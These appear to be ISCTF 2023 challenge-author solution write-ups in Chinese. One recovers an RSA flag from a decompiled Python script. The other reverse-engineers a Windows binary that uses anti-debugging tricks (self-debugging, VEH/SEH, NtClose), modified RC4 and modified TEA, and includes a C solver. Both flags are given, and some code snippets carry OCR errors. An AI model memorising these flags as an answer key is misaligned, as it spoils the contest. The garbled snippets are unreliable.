010 Editor - C:\Users\86198\Desktop\challenge\isctf2023出题人\babyRe\解题验证\新建文...

文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)

起始页 babyRe.pyc struct.pyc x

|        | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF  |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 0000h: | 42 | 0D | 0D | 0A | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | B.....            |
| 0010h: | E3 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 08 | 00 | 00 | a.....            |
| 0020h: | 00 | 40 | 00 | 00 | 00 | 73 | 38 | 00 | 00 | 00 | 64 | 00 | 64 | 01 | 64 | 02 | ..@...s8...d.d.d. |
| 0030h: | 64 | 03 | 64 | 04 | 64 | 05 | 64 | 06 | 64 | 07 | 67 | 08 | 5A | 00 | 64 | 08 | d.d.d.d.d.g.Z.d.  |
| 0040h: | 64 | 09 | 6C | 01 | 54 | 00 | 64 | 08 | 64 | 0A | 6C | 01 | 6D | 02 | 5A | 02 | d.l.T.d.d.l.m.Z.  |
| 0050h: | 01 | 00 | 64 | 08 | 64 | 08 | 6C | 01 | 6D | 03 | 5A | 03 | 01 | 00 | 64 | 0C | ..d.d.l.m.Z...d.  |
| 0060h: | 53 | 00 | 29 | 0D | DA | 08 | 63 | 61 | 6C | 63 | 73 | 69 | 7A | 65 | DA | 04 | S.).U.calcsizU.   |
| 0070h: | 70 | 61 | 63 | 6B | DA | 09 | 70 | 61 | 63 | 6B | 5F | 69 | 6E | 74 | 6F | DA | packU.pack_intoU  |
| 0080h: | 06 | 75 | 6E | 70 | 61 | 63 | 6B | DA | 0B | 75 | 6E | 70 | 61 | 63 | 6B | 5F | .unpackU.unpack_  |
| 0090h: | 66 | 72 | 6F | 6D | DA | 0B | 69 | 74 | 65 | 72 | 5F | 75 | 6E | 70 | 61 | 63 | fromU.iter_unpac  |
| 00A0h: | 6B | DA | 06 | 53 | 74 | 72 | 75 | 63 | 74 | DA | 05 | 65 | 72 | 72 | 6F | 72 | kU.StructU.error  |
| 00B0h: | E9 | 00 | 00 | 00 | 00 | 29 | 01 | DA | 01 | 2A | 29 | 01 | DA | 0B | 5F | 63 | é....).U.*).U._c  |
| 00C0h: | 6C | 65 | 61 | 72 | 63 | 61 | 63 | 68 | 65 | 29 | 01 | DA | 07 | 5F | 5F | 64 | learcache).U._d   |
| 00D0h: | 6F | 63 | 5F | 5F | 4E | 29 | 04 | DA | 07 | 5F | 5F | 61 | 6C | 6C | 5F | 5F | oc_N).U._all      |
| 00E0h: | DA | 07 | 5F | 73 | 74 | 72 | 75 | 63 | 74 | 72 | 0B | 00 | 00 | 00 | 72 | 0C | U._structr...r.   |
| 00F0h: | 00 | 00 | 00 | A9 | 00 | 72 | 0F | 00 | 00 | 00 | 72 | 0F | 00 | 00 | 00 | 7A | ...@.r....r....Z  |
| 0100h: | 09 | 73 | 74 | 72 | 75 | 63 | 74 | 2E | 70 | 79 | DA | 08 | 3C | 6D | 6F | 64 | .struct.pyU.<mod  |
| 0110h: | 75 | 6C | 65 | 3E | 03 | 00 | 00 | 00 | 73 | 0C | 00 | 00 | 00 | 0A | 01 | 02 | ule>....s.....    |
| 0120h: | 03 | 02 | 03 | 06 | 03 | 08 | 01 | 0C | 01 |    |    |    |    |    |    |    | .....             |

文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)

起始页 babyRe.pyc x struct.pyc

|        | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF  |
|--------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 0000h: | 42 | 0D | 0D | 0A | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | B.....            |
| 0010h: | E3 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 04 | 00 | 00 | a.....            |
| 0020h: | 00 | 40 | 00 | 00 | 00 | 73 | 7C | 00 | 00 | 00 | 64 | 00 | 64 | 01 | 6C | 00 | ..@...s ...d.d.l. |
| 0030h: | 5A | 00 | 64 | 00 | 64 | 02 | 6C | 01 | 54 | 00 | 64 | 03 | 5A | 02 | 65 | 02 | Z.d.d.l.T.d.Z.e.  |
| 0040h: | A0 | 03 | A1 | 00 | 5A | 04 | 64 | 04 | 5A | 05 | 65 | 00 | A0 | 06 | 64 | 05 | ..j.Z.d.Z.e. .d.  |
| 0050h: | A1 | 01 | 5A | 07 | 65 | 00 | A0 | 06 | 64 | 05 | A1 | 01 | 5A | 08 | 65 | 07 | j.Z.e. .d.j.Z.e.  |
| 0060h: | 65 | 08 | 14 | 00 | 5A | 09 | 65 | 0A | 65 | 04 | 83 | 01 | 5A | 0B | 65 | 0C | e...Z.e.e.f.Z.e.  |
| 0070h: | 65 | 0B | 65 | 05 | 65 | 09 | 83 | 03 | 5A | 0D | 65 | 0E | 65 | 07 | 65 | 08 | e.e.e.f.Z.e.e.e.  |
| 0080h: | 17 | 00 | 83 | 01 | 01 | 00 | 65 | 0E | 65 | 07 | 64 | 06 | 17 | 00 | 65 | 08 | ..f...e.e.d...e.  |
| 0090h: | 64 | 06 | 17 | 00 | 14 | 00 | 83 | 01 | 01 | 00 | 65 | 0E | 65 | 0D | 83 | 01 | d....f...e.e.f.   |
| 00A0h: | 01 | 00 | 64 | 01 | 53 | 00 | 29 | 07 | E9 | 00 | 00 | 00 | 00 | 4E | 29 | 01 | ..d.S.).é....N).  |
| 00B0h: | DA | 01 | 2A | 7A | 19 | 49 | 53 | 43 | 54 | 46 | 7B | 2A | 2A | 2A | 2A | 2A | U.*z.ISCTF{****   |
| 00C0h: | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 2A | 7D | 69 | 01 | *****}i.          |
| 00D0h: | 00 | 01 | 00 | 69 | 00 | 04 | 00 | 00 | E9 | 01 | 00 | 00 | 00 | 29 | 0F | DA | ...i....é....).U  |
| 00E0h: | 06 | 6C | 69 | 62 | 6E | 75 | 6D | DA | 12 | 63 | 72 | 79 | 70 | 74 | 6F | 2E | .libnumU.crypto.  |
| 00F0h: | 55 | 74 | 69 | 6C | 2E | 6E | 75 | 6D | 62 | 65 | 72 | DA | 04 | 66 | 6C | 61 | Util.numberU fla  |
| 0100h: | 67 | DA | 06 | 65 | 6E | 63 | 6F | 64 | 65 | DA | 05 | 66 | 6C | 61 | 67 | 73 | gU.encodeU.flags  |
| 0110h: | DA | 01 | 65 | DA | 0E | 67 | 65 | 6E | 65 | 72 | 61 | 74 | 65 | 5F | 70 | 72 | U.eU.generate_pr  |
| 0120h: | 69 | 6D | 65 | DA | 01 | 70 | DA | 01 | 71 | DA | 01 | 6E | DA | 0D | 62 | 79 | imeU.pU.qU.nU.by  |
| 0130h: | 74 | 65 | 73 | 5F | 74 | 6F | 5F | 6C | 6F | 6E | 67 | DA | 01 | 6D | DA | 03 | tes_to_longU.mU.  |
| 0140h: | 70 | 6F | 77 | DA | 01 | 63 | DA | 05 | 70 | 72 | 69 | 6E | 74 | A9 | 00 | 72 | powU.cU.print@.r  |
| 0150h: | 13 | 00 | 00 | 00 | 72 | 13 | 00 | 00 | 00 | 7A | 09 | 62 | 61 | 62 | 79 | 52 | ....r....z.babyR  |
| 0160h: | 65 | 2E | 70 | 79 | DA | 08 | 3C | 6D | 6F | 64 | 75 | 6C | 65 | 3E | 01 | 00 | e.pyU.<module>..  |
| 0170h: | 00 | 00 | 73 | 18 | 00 | 00 | 00 | 08 | 01 | 08 | 01 | 04 | 01 | 08 | 01 | 04 | ..S.....          |
| 0180h: | 01 | 0A | 01 | 0A | 01 | 08 | 01 | 08 | 01 | 0C | 01 | 0C | 01 | 14 | 01 |    | .....             |

查找结果

然后，就是把 pyc 文件反编译为可读的 py 文件。其实可以发现这个 pyc 文件是 python3.7 版本的，对于 3.8 版本以上的 pyc 文件，在线网站和 uncompyle6 反编译可能会不成功。这里就有多种方法反编译，可以在线网站反编译也可以直接 uncompyle6 去反编译。命令就是

```
uncompyle6 -o babyRe.py babyRe.pyc
```

两种方法都可以获得源码。

```
C:\Users\86198\Desktop\challenge\isctf2023出题人\babyRe\解题验证\新建文件夹\解题>uncompyle6 -o babyRe.py babyRe.pyc
babyRe.pyc --
# Successfully decompiled file
C:\Users\86198\Desktop\challenge\isctf2023出题人\babyRe\解题验证\新建文件夹\解题>
```

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:59:51) [MSC v.1914 64 bit (AMD64)]
# Embedded file name: babyRe.py
import libnum
from crypto.Util.number import *
flag = 'ISCTF{*****}'
flags = flag.encode()
e = 65537
p = libnum.generate_prime(1024)
q = libnum.generate_prime(1024)
n = p * q
m = bytes_to_long(flags)
c = pow(m, e, n)
output = open('output.txt', 'w')
output.write('p+q =' + str(p + q) + '\n')
output.write('(p+1)*(q+1)= ' + str((p + 1) * (q + 1)) + '\n')
output.write('c=' + str(c) + '\n')
output.close()
```

#### 反编译结果

```
1 # uncompyle6 version 3.9.0
2 # Python bytecode version base 3.7.0 (3394)
3 # Decompiled from: Python 3.6.12 (default, Feb  9 2021, 09:19:15)
4 # [GCC 8.3.0]
5 # Embedded file name: babyRe.py
6 import libnum
7 from crypto.Util.number import *
8 flag = 'ISCTF{*****}'
9 flags = flag.encode()
10 e = 65537
11 p = libnum.generate_prime(1024)
12 q = libnum.generate_prime(1024)
13 n = p * q
14 m = bytes_to_long(flags)
15 c = pow(m, e, n)
16 output = open('output.txt', 'w')
17 output.write('p+q =' + str(p + q) + '\n')
18 output.write('(p+1)*(q+1)= ' + str((p + 1) * (q + 1)) + '\n')
19 output.write('c=' + str(c) + '\n')
20 output.close()
21
```



文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
292884018782106151080211087047278002613718113661882871562870811030
932129300110050822187903340426820507419488984883216665816506575312
384940488196435920320779296487709207011656728480651848786849994095
965852212548311864730225380390740637527033103610408592664948012814
290769567441038868614508362013860087396409860
212927890731602272957683197809979769913009236844149914320300773130
417623141447100937804683526164480475343392083245180897272107648436
551825159553593098136002869498872189165183463912881519545796929121
057877806041372763009570468994607966518559831546165837090959215326
393713110996596978348870645103513195319024333558336047526387571321
291367044581197672797767125168253797228370053809656868172297712526
937365343970632018808260102739307617676504386383950194111199791493
372607769652471447059159516746974255062368015954771594323698623773
783064618096698857646895260960876356352476583967806719766177168016
60025870405374520076160
520300554236132378034010366202314446850116178818393075997592479039
409799936706294460222859059805319400560149715418370060461464898095
895364359673251063546023336351720680326705497650605849559296478186
894361799224580846395795716110080015593610992834080875511209165161
925838520668403806360086466993445143963741056870047005736255404533
483609801330822851817590111323543625799839740138951192628873975926
808025137778235677962461654696623721373753525274892604208620360086
025155707444068587935416986620649096233120323401951648570096422792
466845218197596135291430435773176908138240694075026081754729955270
5287482926593175925396
```

观察题目 py 文件可以知道，这是一道 RSA，但是题目给出的是  $p+q$  和  $(p+1) * (q+1)$

推导公式：

```
令  $x=p+q$ 
令  $y=(p+1)*(q+1)$ 
y 展开:  $pq+p+q+1$ , 也就是  $n+x+1$ 
那么,  $n=y-x-1$ 
 $\phi=(p-1)*(q-1)=pq-p-q+1=n-x+1$ 
即  $\phi=n-x+1$ 
```

解题脚本

```

import libnum
from crypto.Util.number import long_to_bytes
import gmpy2


x =
29288401878210615108021108704727800261371811366188287156287081103093212930011005
08221879033404268205074194889848832166658165065753123849404881964359203207792964
87709207011656728480651848786849994095965852212548311864730225380390740637527033
103610408592664948012814290769567441038868614508362013860087396409860

y =
21292789073160227295768319780997976991300923684414991432030077313041762314144710
09378046835261644804753433920832451808972721076484365518251595535930981360028694
98872189165183463912881519545796929121057877806041372763009570468994607966518559
83154616583709095921532639371311099659697834887064510351319531902433355833604752
63875713212913670445811976727977671251682537972283700538096568681722977125269373
65343970632018808260102739307617676504386383950194111199791493372607769652471447
05915951674697425506236801595477159432369862377378306461809669885764689526096087
635635247658396780671976617716801660025870405374520076160

c =
52030055423613237803401036620231444685011617881839307599759247903940979993670629
44602228590598053194005601497154183700604614648980958953643596732510635460233363
51720680326705497650605849559296478186894361799224580846395795716110080015593610
99283408087551120916516192583852066840380636008646699344514396374105687004700573
62554045334836098013308228518175901113235436257998397401389511926288739759268080
25137778235677962461654696623721373753525274892604208620360086025155707444068587
93541698662064909623312032340195164857009642279246684521819759613529143043577317
69081382406940750260817547299552705287482926593175925396

e = 65537
n = y-x-1
phi = n-x+1
d = gmpy2.invert(e,phi)
m = pow(c,d,n)
print(long_to_bytes(m))

```



得到flag

```
ISCTF{kisl-iopa-qdnc-tbfs-uavl}
```

where

出题人:pl1rry

# where的解题思路

## ✧ 题目信息

---

| 题目名   | 类型 | 难度 |
|-------|----|----|
| where | Re | 中等 |

## ✧ FLAG

---

- ISCTF{20220222b0fa99f5bbd8bcf85d029dfd3033de7f}

## ✧ 知识点

---

- 1 花指令



## ✧ 解题步骤

打开IDA,定位到主函数,开局就设置了一个异常处理函数

```

18 v19 = 0;
19 v18 = 0;
20 v17 = 0;
21 v16 = 0;
22 v15 = 0;
23 Str = 0;
24 memset(v12, 0, sizeof(v12));
25 v13 = 0;
26 v14 = 0;
27 hModule = GetModuleHandle("kernel32.dll");
28 *AddVectoredExceptionHandler = GetProcAddress(hModule, "AddVectoredExceptionHandler");
29 AddVectoredExceptionHandler(0, Handler);
30 if ( !sub_401350(v6, &loc_401660) )
31 {
32     sub_401520();
33     ExitProcess(0);
34 }
35 scanf("%d", &v10);
36 v17 = v10 / 10000;
37 v16 = v10 % 10000 / 100;
38 v15 = v10 % 10000 % 100;
39 v5 = v16;
40 v3 = sub_401390(7 * v10, 1);
41 v4 = sub_401390(11 * (13 * v3 + v15 + 3), v5);
42 v19 = ((v4 - v15) / 10 + 11) ^ 0x10404;
43 if ( (v10 & 1) != 0 || v10 < 233 || v17 > 9999 || v16 > 12 || v15 > 32 || v19 * (v16 + v15 + v17) != 136398636 )
44     sub_4013C0(0);
45 sub_4013C0(3);
46 if ( --File_cnt < 0 )
47     _filbuf(&File);
48 else
49     ++File_ptr;
50 scanf("%s", &Str);
51 length = strlen(&Str);
52 if ( length != 32 )
53     sub_4013C0(1);
54 v7 = &Str;
55 v18 = v18;
56 NtClose = GetProcAddress(hModule, "NtClose");
57 {NtClose}(v19, v7, v8);
58 if ( sub_401980(&Str) == -1 )
59     sub_4013C0(666);
60 else
61     sub_4013C0(100);

```

## 检查是否被调试

```

1 int sub_401350()
2 {
3     return NtCurrentTeb()->ProcessEnvironmentBlock->BeingDebugged;
4 }

```

如果没有被调试,则进入自调试。

```

if ( !isdebug(v6, &loc_401660) )
{
    Debug();
    ExitProcess(0);
}

```

阅读代码可以发现,调试器处理事件并没有对核心算法处理, 仅仅像是为了阻止动调分析, 不过真的是这样吗?

```
1 BOOL DebugE()  
2 {  
3     BOOL result; // eax  
4     struct _DEBUG_EVENT DebugEvent; // [esp+4Ch] [ebp-488h] BYREF  
5     struct _STARTUPINFOA StartupInfo; // [esp+80h] [ebp-454h] BYREF  
6     struct _PROCESS_INFORMATION ProcessInformation; // [esp+F4h] [ebp-410h] BYREF  
7     CHAR Filename[1024]; // [esp+104h] [ebp-400h] BYREF  
8  
9     StartupInfo.cb = 68;  
10    memset(&StartupInfo.lpReserved, 0, 0x40u);  
11    GetModuleFileNameA(0, Filename, 0x400u);  
12    if ( !CreateProcessA(Filename, 0, 0, 0, 0, 1u, 0, 0, &StartupInfo, &ProcessInformation) )  
13    {  
14        putMsg(404);  
15        putMsg(2);  
16        DebugEvent.dwDebugEventCode = 0;  
17        memset(&DebugEvent.dwProcessId, 0, 0x5Cu);  
18        while ( 1 )  
19        {  
20            result = WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF);  
21            if ( !result )  
22                break;  
23            ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, dwContinueStatus);  
24        }  
25    }  
26    return result;  
27 }
```

我们先挑软柿子捏,第一个flag限制条件给的很多,且数字范围不算太大, 所以我们可以直接爆破,得出第一个flag是:20220222

```
scanf("%d", &v18);  
v17 = v18 / 10000;  
v16 = v18 % 10000 / 100;  
v15 = v18 % 10000 % 100;  
v5 = v16;  
v3 = sub_401390(7 * v16, 1);  
v4 = sub_401390(11 * (13 * v3 + v15 + 3), v5);  
v19 = ((v4 - v15) / 10 + 11) ^ 0x10404;  
if ( (v18 & 1) != 0 || v18 < 235 || v17 > 9999 || v16 > 12 || v15 > 32 || v19 * (v16 + v15 + v17) != 136398636 )  
    putMsg(0);  
putMsg(3);
```

众所周知正数转负数可以取反加一,所以401390这个函数实际就是减法操作。

```
1 int __cdecl sub_401390(int a1, int a2)  
2 {  
3     return ~(a2 + ~a1);  
4 }
```

```
int sub(int a, int b){  
    return ~(~a+b);  
}
```

```

    for(int magicNum = 0; magicNum <
    999999999; magicNum++){
        int year = magicNum / 10000;
        int month = magicNum % 10000 / 100;
        int day = magicNum % 10000 % 100;
        //实际上就是一个取后三位的,一个简单的数字小游戏

        int checkNum = ((sub(((sub(month * 7, 1)
        * 13 + day) + 3) * 11, month) - day) / 10
        + 11) ^ 66740;
        //判断日期是否正常
        if( magicNum & 1 == 1 || magicNum < 233
        || year > 9999 || month > 12 || day > 32
        || (year + day + month) * checkNum !=
        136398636){    printfMsg(magicNum);
        }
    }
}

```

**首先判断flag长度是否为32位，然后制造了一个空指针异常**

```

scanf("%s", &Str);
length = strlen(&Str);
if ( length != 32 )
    putMsg(1);
v21 = &Str;
MEMORY[0] = v18;

```

**点进Veh异常处理函数看看,发现确实对这个异常进行了处理**

```

1| LONG __stdcall Handler(struct _EXCEPTION_POINTERS *ExceptionInfo)
2| {
3|     size_t v1; // eax
4|     DWORD Value; // [esp+50h] [ebp-508h]
5|     char v4[256]; // [esp+54h] [ebp-504h] BYREF
6|     char *Source; // [esp+154h] [ebp-404h]
7|     char Destination[256]; // [esp+158h] [ebp-400h] BYREF
8|     char Str[256]; // [esp+258h] [ebp-300h] BYREF
9|     char v8[256]; // [esp+358h] [ebp-200h] BYREF
10|    char v9[256]; // [esp+458h] [ebp-100h] BYREF
11|
12|    memset(v9, 0, sizeof(v9));
13|    memset(v8, 0, sizeof(v8));

```

```

14 memset(Str, 0, sizeof(Str));
15 memset(v4, 0, sizeof(v4));
16 Source = ExceptionInfo->ContextRecord->Edx;
17 Value = ExceptionInfo->ContextRecord->Eax;
18 if ( ExceptionInfo->ExceptionRecord->ExceptionCode != 0xC0000005 )
19     return 0;
20 strcpy(Destination, Source);
21 _itoa(Value, Str, 8);
22 v1 = strlen(Str);
23 sub_401080(v9, v8, Str, v1);
24 sub_4010F0(v9, v8);
25 sub_4011A0(v9, Str, 256);
26 sub_4012A0(Str, Destination, Source, 32);
27 ExceptionInfo->ContextRecord->Eip += 6;
28 return -1;
29 }

```

函数取了edx,我们回到空指针语句前,查看汇编代码,可以得知edx指向我们第二次输入的数据

```

.text:00401D6F loc_401D6F:                                ; CODE XREF
.text:00401D6F                                     lea     ecx, [ebp+Str]
.text:00401D75                                     mov     [ebp+var_8], ecx
.text:00401D78                                     mov     edx, [ebp+var_8]
.text:00401D7B                                     mov     eax, [ebp+var_14]
.text:00401D7E                                     db      3Eh

```

回到异常处理函数,继续分析算法,发现这仅仅是一个略有改动的RC4算法,在最后一步异或操作上进行了改动,会将当前下标字节与它前边的一个字节再异或一次,所以我们写解密脚本时,应该从后往前解密

```

1 int __cdecl sub_4012A0(_BYTE *a1, _BYTE *a2, _BYTE *a3, int a4)
2 {
3     int i; // [esp+4Ch] [ebp-4h]
4
5     for ( i = 0; i < a4; ++i )
6     {
7         if ( i )
8             a3[i] = a3[a1[i] % i] ^ a1[i] ^ a2[i];
9         else
10            *a3 = *a1 ^ *a2;
11     }
12     return 0;
13 }

```

下面就是一段奇怪的代码,调用NtClose,似乎没什么用。

```

NtClose = GetProcAddress(::hModule, "NtClose");
(NtClose)(v19, v7, v8);
if ( sub_401980(&Str) == -1 )
    putMsg(666);
else
    putMsg(100);

```



```
if ( !File {cnt < 0 }
```

## 这里我还是先补充一个热知识吧



调用NtClose 释放一个无效句柄, 如果没有被调试, 那么[函数](<https://so.csdn.net/so/search?q=函数&spm=1001.2101.3001.7020>)返回FALSE; 但如果被调试, 那么系统将抛出异常 0xC0000008。

所以开局创建调试器是为了在调用NtClose的时候抛出0xC0000008异常。但是,调试器并没有处理这个异常,同时VEH异常处理函数也没对这个异常进行操作。那么, 我们自然而然就能想到还有SEH异常,转到汇编,找到SEH函数设置的地方

```
ext:00401B11      push    ebp
ext:00401B13      mov     ebp, esp
ext:00401B19      sub     esp, 0E4h
ext:00401B1A      push    ebx
ext:00401B1B      push    esi
ext:00401B1C      push    edi
ext:00401B1D      lea     edi, [ebp+var_E4]
ext:00401B22      mov     ecx, 39h
ext:00401B27      mov     eax, 0CCCCCCCCh
ext:00401B2C      rep stqsd
ext:00401B2E      lea     eax, loc_401660
ext:00401B34      push    eax
ext:00401B35      mov     eax, large fs:0
ext:00401B3B      push    eax
ext:00401B3C      mov     large fs:0, esp
ext:00401B43      mov     [ebp+var_4], 0
```

发现这个函数头部加了一小段花指令, 去掉花, 即可发现这是一段魔改的Tea算法,实质上魔改思路和RC4的思路差不多。这里只不过是除加密的八个字节外的其他字节当做key来进行加密。

```
1 int __cdecl sub_401bb0(char *a1, char *a2)
2 {
3     int j; // [esp+4Ch] [ebp-30h]
4     unsigned int y; // [esp+50h] [ebp-2Ch]
5     unsigned int x; // [esp+54h] [ebp-28h]
6     int sum; // [esp+6Ch] [ebp-10h]
7     int i; // [esp+70h] [ebp-Ch]
8     int *input; // [esp+74h] [ebp-8h]
9     int *v9; // [esp+78h] [ebp-4h]
10
11     v9 = (a2 + 116);
12     input = (a2 + 116);
13     for ( i = 0; i < 8; i += 2 )
14     {
15         sum = 0;
```

```

5  x = input[i];
6  y = input[i + 1];
7  for ( j = 0; j < 32; ++j )
8  {
9      sum -= 0x21524111;
10     x += (*(v9 + (4 * i + 8) % 32 + 1) + (y >> 5)) ^ (sum + y) ^ (*(v9 + (4 * i + 8) % 32) + 16 * y);
11     y += (*(v9 + (4 * i + 8) % 32 + 3) + (x >> 5)) ^ (sum + x) ^ (*(v9 + (4 * i + 8) % 32 + 2) + 16 * x);
12 }
13 input[i] = x;
14 input[i + 1] = y;
15 }
16 return 0;
17 }

```

## 最后进入4019B0函数进行验证

```

if ( sub_401980(&Str) == -1 )
    putMsg(666);
else
    putMsg(100);

```

先是异或了一段固定的字节序列,随后进入了第一轮判断, 满足条件应该为  $\text{enc}[i] < \text{enc}[i+2]$ 。然后对一个二维数组进行了赋值 (应该很容易看出来吧), 其中  $\text{enc}[k]$  可以看成  $x$ ,  $\text{enc}[k + 1]$  可以看成  $y$ , 则  $\text{byte\_434D3C}[x][y] = 1$ 。最后将这个二维数组与另外一个二维数组进行对比。

```

int __cdecl sub_401980(unsigned __int8 *enc)
{
    int m; // [esp+4Ch] [ebp-10h]
    int i; // [esp+58h] [ebp-4h]
    int j; // [esp+58h] [ebp-4h]
    int k; // [esp+58h] [ebp-4h]
    int l; // [esp+58h] [ebp-4h]

    for ( i = 0; i < 32; ++i )
        enc[i] ^= byte_432034[i];
    for ( j = 0; j < 30; j += 2 )
    {
        if ( enc[j] >= enc[j + 2] )
            return -1;
    }
    for ( k = 0; k < 32; k += 2 )
        byte_434D3C[300 * enc[k] + enc[k + 1]] = 1;
    for ( l = 0; l < 300; ++l )
    {
        for ( m = 0; m < 300; ++m )
        {
            if ( byte_434D3C[300 * l + m] != byte_41C0A0[300 * l + m] )
                return -1;
        }
    }
    return 0;
}

```

分析过程到此结束,解密脚本已经打包。各位自行调试吧

where解题脚本

```
//where解题脚本

#include "stdio.h"
#include<string.h>
#include "dataFlag.h"
#include <stdlib.h>

void Tea(unsigned char* str){
    printf("Tea解密中\n");
    unsigned int* box = (unsigned int*) str;
    for(int i = 6; i >= 0; i = i - 2){
        unsigned int sum=0;
        unsigned int k0 = str[(i + 2) * 4 % 32], k1 = str[(i + 2) * 4 % 32 + 1],
k2 = str[(i + 2) * 4 % 32 + 2], k3 = str[(i + 2) * 4 % 32 + 3];
        unsigned int delta=0xDEADBEEF;
        unsigned int l = box[i], r=box[i + 1];
        for(int ii = 0; ii < 32; ii++){
            sum+=delta;
        }
        for(int j = 0; j < 32; j++){
            r-=((l<<4)+k2)^(l+sum)^((l>>5)+k3);
            l-=((r<<4)+k0)^(r+sum)^((r>>5)+k1);
            sum-=delta;
        }
        box[i] = l;
        box[i + 1] = r;
    }
    printf("Tea解密完毕\n");
}

int initST(unsigned char *S, unsigned char *T, unsigned char *K, int len)
{
    int i = 0;

    for(i=0; i<256; i++)
```

```

    {
        S[i] = i;
        T[i] = K[i%len];
    }

    return 0;
}

int initS(unsigned char *S, unsigned char *T)
{
    unsigned char tmp = 0x00;
    int i = 0;
    int j = 0;

    for(i=0; i<256; i++)
    {
        j = (j + S[i] + T[i]) % 256;
        tmp = S[j];
        S[j] = S[i];
        S[i] = tmp;
    }

    return 0;
}

int initK(unsigned char *S, unsigned char *K, int len)
{
    unsigned char tmp = 0x00;
    int i = 0;
    int j = 0;
    int r = 0;
    int t = 0;

    for(r=0; r<len; r++)
    {
        i = (i + 1) % 256;
        j = (j + S[i]) % 256;
        tmp = S[j];
        S[j] = S[i];
        S[i] = tmp;
        t = (S[i] + S[j]) % 256;
        K[r] = S[t];
    }

    return 0;
}

int RC4(unsigned char *K, unsigned char *M, unsigned char *E, int len){
    int i = 0;
    unsigned char ans[32] = {0};
    memcpy(ans, M, 32);
    for(i=0; i<len; i++){
        if(i == 0){
            E[i] = (M[i] ^ K[i]);
        }else{
            E[i] = (M[i] ^ K[i] ^ ans[K[i] % i]);

```



```

    }

    }
    return 0;
}

void RC4_ENC(unsigned char* enc){
    printf("RC4解密中\n");
    unsigned char S[256];
    unsigned char T[256];
    unsigned char K[256];
    unsigned char M[256];
    unsigned char* E = enc;
    unsigned char C[256];
    memset(S, 0x00, sizeof(S));
    memset(T, 0x00, sizeof(T));
    memset(K, 0x00, sizeof(K));
    memset(C, 0x00, sizeof(C));

    strcpy((char*)M, (char*)E);
    itoa(20220222, (char*)K, 8);
    initST(S, T, K, strlen((char*)K));
    initS(S, T);
    initK(S, K, 256);
    RC4(K, M, E, 32);
    printf("RC4解密完毕\n");
}

unsigned char keyMap[] =
{241,239,97,187,201,69,87,67,54,235,195,245,97,31,224,237,95,25,195,131,11,103,9
1,68,122,157,178,126,245,181,34,101};

int main(){
    int index = 0, i = 0, j = 0;
    unsigned char enc[33] = {0};
    for(i = 0; i < 300; i++){
        for(j = 0; j < 300; j++){
            if(TrueMap[i][j] == 1){
                enc[index++] = i;
                enc[index++] = j;
                break;
            }
        }
    }

    for (i = 0; i<32; i++){
        enc[i] ^= keyMap[i];
    }
    Tea(enc);
    RC4_ENC(enc);
    printf("%s",enc);
    getchar();

    return 0;
}

```

```
//dataFlag.h
```

# FloweyRSA

